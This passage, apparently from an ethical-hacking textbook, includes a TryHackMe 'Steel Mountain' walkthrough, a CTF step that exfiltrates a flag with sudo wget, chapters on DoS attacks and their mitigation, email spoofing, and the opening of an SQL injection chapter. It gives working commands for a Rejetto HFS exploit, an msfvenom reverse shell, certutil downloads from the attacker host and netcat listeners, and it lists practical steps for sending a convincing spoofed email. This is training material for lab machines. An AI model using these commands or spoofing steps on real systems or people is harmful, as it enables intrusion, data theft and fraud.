


Figure 9. 25 ssh into the machine with an id_rsa

we got low-level access.

Privilege escalation:

The first thing I do when I want to escalate my privileges, checks theSudo permissions(ie: what can I run as root)

```
sudo -l
```




Figure 9. 26 Checking the sudo permissions

We can see that we can run wget as root, now we can go to GTFObins to find an escalation technique.




Figure 9. 27 GTFObins wget sudo escalation technique

From a high-level overview, these commands are basically getting acertain file, and sending it to the ethical hacker's desktop. We can replicate this technique by opening a port on our own machine.

```
nc -nvlp 9999
```

Then sending the root flag to that machine

```
sudo wget --post-file=/root/root_flag.txt http://[my_ip]:9999
```

Now if we look back on our netcat, we can see a string of characters (which is the root flag).




Figure 9. 28 Netcat receiving the root flag.

9.3 STEEL MOUNTAIN TRYHACKME WRITEUP

Hack into a Mr. Robot themed Windows machine. Use metasploit for initial access, utilise powershell for Windows privilege escalation enumeration and learn a new technique to get Administrator access.

TASK 1: Introduction

In this room you will enumerate a Windows machine, gain initial access with Metasploit, use Powershell to further enumerate the machine and escalate your privileges to Administrator.

If you don't have the right security tools and environment, deploy your own Kali Linux machine and control it in your browser, with our Kali Room.
Please note that this machine does not respond to ping (ICMP) and may take a few minutes to boot up.

#1 Deploy the machine.
Who is the employee of the month?
Once you visit the IP address on port no. 80. That will give below picture and once you view the page source you will get the answer.
Answer: Bill Harper

Figure 9. 29 Website showing image

Task 2 (Initial Access):

1. Scan the machine with Nmap. What is the other port running a web server on?

```
nmap -sC -sV [Target_IP]
```

Let's start a Nmap scan and see what's hidden there and we get the following results.




Figure 9. 30 Nmap scan result of server

After analyzing:
Ans: **8080**

2. Look at the other web server. What file server is running?

After taking a look around in the website running on port 8080 we will get this screen :

Figure 9. 31 Http File server

Ans: **Rejetto HTTP File Server**

3. What is the CVE number to exploit this file server?

To find the CVE number we will search our file server on Exploit DB and we will get the following result :

Figure 9. 32 Exploit Database to find CVE of vulnerability

Ans: **2014–6287**

4. Use Metasploit to get an initial shell. What is the user flag?

Now comes the interesting part. Open MSF Console in your machine and search for our exploit :

```
msf5 > search rejetto
msf5 > use 0
msf5 exploit(windows/http/rejetto_hfs_exec) >
```

Figure 9. 33 Metasploit msfconsole has been launched

Now let's set up the options of our tool :

```
msf5 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS
[Target_IP]
msf5 exploit(windows/http/rejetto_hfs_exec) > set RPORT 8080
msf5 exploit(windows/http/rejetto_hfs_exec) > exploit
```

After running the tool we will get our meterpreter shell :




Figure 9. 34 We get the meterpreter shell means the system is compromised

Now navigate to bill's Desktop and you will find your user.txt flag there.

Ans : **b04763**********d365**


Task 3 (Privilege Escalation):

Here first we need to download our PowerUP script into our machine. For those who don't know about the powerup tool, it is a tool that gives us info about all the weaknesses in our target including some processes which we will be seeing further in this walkthrough.

```
wget
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1
```

After getting it in our system make sure it is in the same folder in which our msfconsole is running. Then write the following commands to upload and then run our exploit:

```
meterpreter > upload PowerUp.ps1
```



```
meterpreter > load powershell
meterpreter > powershell_shell
PS > . .\PowerUp.ps1
PS > Invoke-Allchecks
```

Figure 9. 35 Uploading powershell script and invoke it

This will run our scripts and after that, we will analyze our results and we get a process with Restartable permission in our results with a service named **AdvancedSystemCareService9.**




Figure 9. 36 Restart the AdvancedSystemCareService9 using powershell

2. Take close attention to the CanRestart option that is set to true. What is the name of the service which shows up as an unquoted service path *vulnerability?*

Ans : **AdvancedSystemCareService9**

Now as we found our service we will now generate a payload for exploiting our target using msfvenom on our machine and then uploading it to our target.

```
msfvenom -p windows/shell_reverse_tcp LHOST=[Your_Local_IP]
LPORT=4443 -e x86/shikata_ga_nai -f exe -o ASCService.exe
```

Now let's move back to our meterpreter shell and do the following process:

```
meterpreter > shell
# to stop the service
C:\Users\bill\Desktop> sc stop AdvancedSystemCareService9# press
ctrl+C to exit the processmeterpreter > upload ASCService.exe
"\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"#
the path above is the path of the service and we are replacing it
with our malicious payload (always check the path of the file to
be same as your metasploit path in which it is running)
```

Let's start a Netcat listener in another tab of our terminal.

```
nc -lvnp 4443
```

Let's move back to the shell and start our service again and here comes the juice

```
meterpreter > shell
C:\Users\bill\Desktop> sc start AdvancedSystemCareService9
```

Congratulations!! we have our Administrator shell in our Netcat listener




Figure 9. 37 We got Administrator rights

On the desktop of the Administrator, we will have our root flag. Ans: **9af5f3**********db80**

Task 4 (Access and Escalation Without Metasploit):

Tool Link: https://www.exploit-db.com/exploits/39161

Netcat Binary Link: https://github.com/andrew-d/static-binaries/blob/master/binaries/windows/x86/ncat.exe

In this tool, it is configured to listen only at the default port 80 for the file server which we are going to set up in this challenge here is the modified script for listening on port 8000 because sometimes port 80 may not be free, especially in the case of THM Attack Box.

Script →

Now we must:

- Start a Netcat listener in the other tab of your terminal.

```
nc -lvnp 4444
```

- Start a python server in the folder which contains your Netcat binary for windows (remember to rename it to nc.exe)

```
python3 -m http.server
```

- Now run the script in a separate tab

```
python3 exploit.py [Target_IP] 8080
```

Wemust run the script twice to get your Reverse shell.

Now get another enumeration tool WinPEASx86.exe in our system

```
wget https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/blob/a17f91745cafc5fa43a428d766294190c0ff70a1/winPEAS/winPEASexe/binaries/x86/Release/winPEASx86.exe
```

Now run the server again in the folder containing our Winpeas and then on our reverse shell enter the following command :

```
certutil -urlcache -f http://[Your_Local_IP]:8000/winPEASx86.exe winPEASx86.exe
```

Run the tool and we will get the same results as in PowerUp and then transfer our ASCServices.exe Binary to our target system (Remember to regenerate the ASCServices.exe with our listening port other than 4444 because it is already in use by our Netcat listener).

Now do these steps and you will get a new shell with administrator permissions in the new Netcat listener with a new listening port (same as in ASCServices.exe Binary).

This is how we hacked MountainSteel CTF.

Chapter 10 - DENIAL OF SERVICE DOS

Why do DDoS Attacks Happen?

Some of the main reasons for DDoS attacks are:

- **Ransom:** Attackers usually demand ransom after conducting DDoS attacks.However, at times, a ransom note threatening an attack can also be sent beforehand.
- **Hacktivism:** DDoS attacks are also used to voice opinion. Hacktivists can carry outa DDoS attack to show their support or opposition to a regulation, person, or company.
- **Competition:** A 2017 survey revealed that over 40% of companies that were hit bya DDoS attack blame their competition for it. This seems even more plausible considering that you can now buy a week-long DDoS attack for a mere $150




Figure 10. 1 Dos Attack vector

1. Protocol Attacks:

Protocol attacks look to exhaust resources of a server or those of its networking systems like firewalls, routing engines, or load-balancers. An example of a protocol attack is the SYNflood attack.

Before two computers can initiate a secure communication channel – they must perform aTCP handshake. A TCP handshake is a means for two parties to exchange preliminary information. A SYN packet is typically the first step of the TCP handshake, indicating to theserver that the client wants to start a new channel.

In a SYN flood attack, the attacker floods the server with numerous SYN packets, each containing spoofed IP addresses. The server responds to each packet (via SYN-ACKs), requesting the client to complete the handshake. However, the client(s) never respond, and the server keeps waiting. Eventually, it crashes after waiting too long for too many responses.




Figure 10. 2 Victim system get flooded by Spoofed SYN packets

2. Volumetric Attacks:

Volumetric attacks are conducted by bombarding a server with so much traffic that its bandwidth gets completely exhausted. The most common example of a volumetric attack is the DNS amplification attack.

In such an attack, a malicious actor sends requests to a DNS server, using the spoofed IP address of the target. The DNS server then sends its response to the target server. When done at scale, the deluge of DNS responses can wreak havoc on the target server.




Figure 10. 3 Target server being attacked by Open DNS Server

10.1 Stopping an In-Progress DDoS Attack:

To be able to stop a DDoS attack, you must know the most common symptoms.

Usual DDoS symptoms

- Large amounts of traffic coming from clients with same or similar characteristics. E.g., device type, browser type/version, IP or IP range, and location etc.
- An exponential, unexpected rise in traffic at a single endpoint/server.
- A server starts repeatedly crashing for no reason.
- Your website is taking too long to respond to requests.

10.2 Responding to a DDoS attack

Once you have identified a DDoS attack, it's important to act quickly as it gives you an opportunity to prevent serious downtime. If you wait too long, your server may start crashing, and full recovery may take hours.

The hardest part about mitigating a DDoS attack is that often it's virtually impossible to doso without impacting legitimate traffic. This is because attackers go to great lengths to masquerade fake traffic as real. With that said, here are some ways you can respond:

- **Blackhole filtering:** Go through incoming traffic and determine a limitation criterion. Use the criterion to route malicious traffic into a blackhole, essentially dropping it.
- **Casting:** Distribute the traffic across multiple servers, increasing your capacity, and decreasing the chances of individual servers getting overwhelmed.
- **IP Blocking:** If you are noticing unexpectedly high traffic from the same range of IP addresses, block them.

Is the Breach notifiable?

According to GDPR, you must notify the Information Commissioner's Office (ICO) if your breach poses a risk to the rights and freedoms of people. If you judge the risk to be unlikely,you aren't liable to report it. However, if you decide not to report a breach, you should document your decision, as you could later be asked to justify it.

10.3 Preventing a DDoS Attack

Stopping an active DDoS attack can be hard and may affect your legitimate users. This is why it's important to take a preemptive approach. In addition to the preventive measuresmentioned below, you should also create an emergency DDoS incident response plan, as even the best defenses can sometimes succumb to sophisticated attacks.

- **Real-time packet analysis:** Analyze packets based on different rules, as they enter your system, discarding the potentially malicious ones.
- **DDoS defense system (DDS):** A DDS can detect legitimate-looking content with malicious intent. It protects against both protocol and volumetric attacks, without requiring any human intervention.
- **Web application firewall:** Web application firewalls (WAF) are a great tool to mitigate application layer DDoS attacks. They give you a way to filter incoming requests, based on different rules, which can also be added on-the-fly, in response to an attack.
- **Rate limiting:** Limit the number of requests a server can entertain over a certain time period.

Chapter 11 - EMAIL SPOOFING

What is Email Spoofing?

Email spoofing is a threat that involves sending email messages with a fake sender address. Email protocols cannot, on their own, authenticate the source of an email. Therefore, it is relatively easy for a spammer or other malicious actors to change the metadata of an email. This way, the protocols think it came the real sender.

How is Email Spoofing Different from Phishing?

Phishing refers to a method cyber criminals use to obtain personal information like login credentials or credit card information by sending an email that looks like it is from someonewith the authority to ask for that information. The attack is meant to fool the recipient into clicking on a link or downloading an attachment that introduces malware into their system.Phishing is different from spoofing, however.

Spoofing	Phishing
Spoofing refers to a form of identity theft where someone uses the identity of a real user.	Phishing involves someone stealing sensitive information such as bank or credit card details.
Spoofing can involve phishing.	Phishing is not an element of spoofing.
With spoofing, the target has to download malware.	Phishing uses social engineering.
Spoofing is used to acquire identity information.	Phishing is aimed at extracting confidential information.

Table 11. 1 Spoofing vs Phishing

Email spoofing takes advantage of the fact that email, in many ways, is not very differentfrom regular mail. Each email has three elements: an envelope, a message header, and a message body. An email spoofer puts whatever they want into each of those fields, notjust the body and “To:” fields. This means they can customize the information in the following fields.

Mail from:

Reply to:

From:

Subject:

Date:

To:

11.1 How Can Email Spoofing Be Dangerous?

Email spoofing can be leveraged to accomplish several criminal or maliciously disruptiveactivities. Once the bad actor has fooled the recipient regarding the origin of the email, they can do a variety of damage. Figuring out how to stop email spoofing starts with ascertaining why attackers want to use it as a tool.

Hiding Identity

One of the prime payoffs for email spoofers is that it allows them to conceal who they are. This comes in handy in several ways, particularly if the recipient trusts the allegedsender of the email.

Trust can be earned using the name of a person or company the target is familiar with,such as a friend, business associate, or someone from within their social networks. Trust can also be gained by using the name or identity of someone within the generalbusiness community, particularly an individual from a respected company or organization.

Avoiding a Spam Blacklist

Many email providers allow users to create a blacklist that filters out spam. One way of blocking a spammer is by adding their name or domain address to a filter. When someone spoofs an email address, they can use one that is unlikely to be included inthe filter settings. In this way, the email slips past the filters undetected and into the recipient’s inbox.

Intending to do Personal Damage

Sometimes, the intent is personal. When an email is well-spoofed, the real sender maygain access to the target's computer data, business contacts, social media accounts,and more. This can make the target look bad, harm their professional profile, or do damage to their computer. When email spoofing is used to introduce certain types of malwares, the sender may be able to take control of the recipient's computer by installing ransomware, effectively interrupting their digital life.

In some instances, an attacker may seek to gain email login credentials and use themto send out fake emails that appear to be coming from the target. This can corrode the trust of their contacts, business or otherwise, and their integrity as a professional.

Other Criminal Intentions

If an email spoofer can gain the trust of the recipient, the door is opened for several types of scams. For example, the sender could:

- Convince people to send money online or through a wiring service.
- Request and receive login information for PayPal, bank, or credit card accounts.
- Convince a target to send sensitive information about a business' secrets.
- Get the target to provide sensitive personal information.

11.2 Email Spoofing Protections

- Use Anti-Malware Software
- Use Email Signing Certificates to Protect Outgoing Emails
- Conduct Reverse IP Lookups to Verify the Real Sender
- Audit Email Accounts to see How They Respond to SPF and DMARC
- Provide Cyber Awareness Training for Your Employees to HelpThem Identify Threats
- Watch for Unknown, Odd, or Spoofed Email Addresses
- Do Not Give Out Personal Information
- Avoid Strange Attachments or Unfamiliar Links

11.3 Practical Aspects:

1. Check for Secure Policy Framework (SPF):
2. Go to SPF Query Tool (kitterman.com) and check for domain.
3. If there are no SPF records, then we can use it their domain in mail so thatthe email will not go into spam but Primary inbox.
4. Then make a custom Template for the mail change the redirection URL andmodify according to your need.
5. Or you can copy from the Gmail by inspecting in web browser and copythe HTML content.
6. Check for the look, must look like legitimate, so victim does not getsuspicious.
7. Then go to Emkei's Fake Mailer to craft and send the mail anonymously.

Figure 11. 1 SPF record finder

Figure 11. 2 Sending Spoofed email.

Figure 11. 3 Received spoofed mail

Chapter 12 - SQL INJECTION

In computing, SQL injection is a code injection technique used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g., to dump the database contents to the attacker).

SQL injection is a code injection technique that might destroy your database.

SQL injection is one of the most common web hacking techniques.

SQL injection is the placement of malicious code in SQL statements, via web page input.

SQL injection usually occurs when you ask a user for input, like their username/userid, and instead of a name/id, the user gives you an SQL statement that you will unknowingly run on your database.

Look at the following example which creates a SELECT statement by adding a variable (txtUserId) to a select string. The variable is fetched fromuser input (getRequestString):

```
txtUserId = getRequestString("UserId");
txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;
```

